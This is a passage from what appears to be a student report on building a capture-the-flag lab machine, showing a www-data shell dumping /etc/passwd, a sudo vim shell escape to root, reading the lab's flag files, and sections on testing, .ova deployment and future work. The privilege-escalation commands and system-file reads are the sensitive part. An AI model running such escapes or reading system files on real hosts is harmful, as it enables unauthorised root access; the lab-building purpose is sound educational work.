vboxuser:x:1000:1000:vboxuser:/home/vboxuser:/bin/bash
mysql:x:122:124:MySQL Server,,,:/nonexistent:/bin/false
hacker:x:1001:1001::/home/hacker:/bin/sh
www-data@THM-CTF:/var/www/html/ctf/uploads$
```

Step 7: Privilege Escalation

\$ sudo -l

\$ sudo vim

\$:!/bin/bash



```
~
~
~      version 9.1.697
~      by Bram Moolenaar et al.
~      Modified by team+vim@tracker.debian.org
~      Vim is open source and freely distributable
~
~      Help poor children in Uganda!
~      type  :help iccf<Enter>    for information
~
~      type  :q<Enter>           to exit
~      type  :help<Enter> or <F1> for on-line help
~      type  :help version9<Enter> for version info
~
~
~      echo "I think you need to go reverse"
~
~
:!/bin/bash
ls
snap
user.txt
cd /root
ls
root.txt
snap
vboxpostinstall.sh
cat root.txt
THM{root_flag_456}
```

Step 8: Flag Retrieval

```
$ cat /home/hacker/user.txt
```

```
$ cat /root/root.txt
```


7. TESTING AND VALIDATION

The system was tested to ensure:

- Web pages load correctly
- Login functionality operates properly
- File upload leads to successful command execution
- Reverse shell connection is stable
- Privilege escalation is achievable
- Flags are accessible

8. DEPLOYMENT

The completed virtual machine was exported as an **.ova** file using VirtualBox. The file was shared via cloud platforms for user access. Users can import and run the VM locally.



INDEX PAGE OF THE PROJECT



9. RESULT AND DISCUSSION

The project successfully demonstrates a full attack lifecycle. It enables users to understand how vulnerabilities are exploited and how attackers gain control over systems.

The lab provides a realistic environment for learning penetration testing concepts and improves practical cybersecurity skills.

10. FUTURE IMPROVEMENTS

- Integration of additional vulnerabilities (SQL Injection, XSS)
- Multi-user challenge environment
- Online deployment for remote access
- Logging and monitoring features

11. CONCLUSION

This project provides a comprehensive and practical approach to learning cybersecurity. By simulating real-world attack scenarios, it enhances the learner's ability to identify vulnerabilities, exploit them, and secure systems effectively.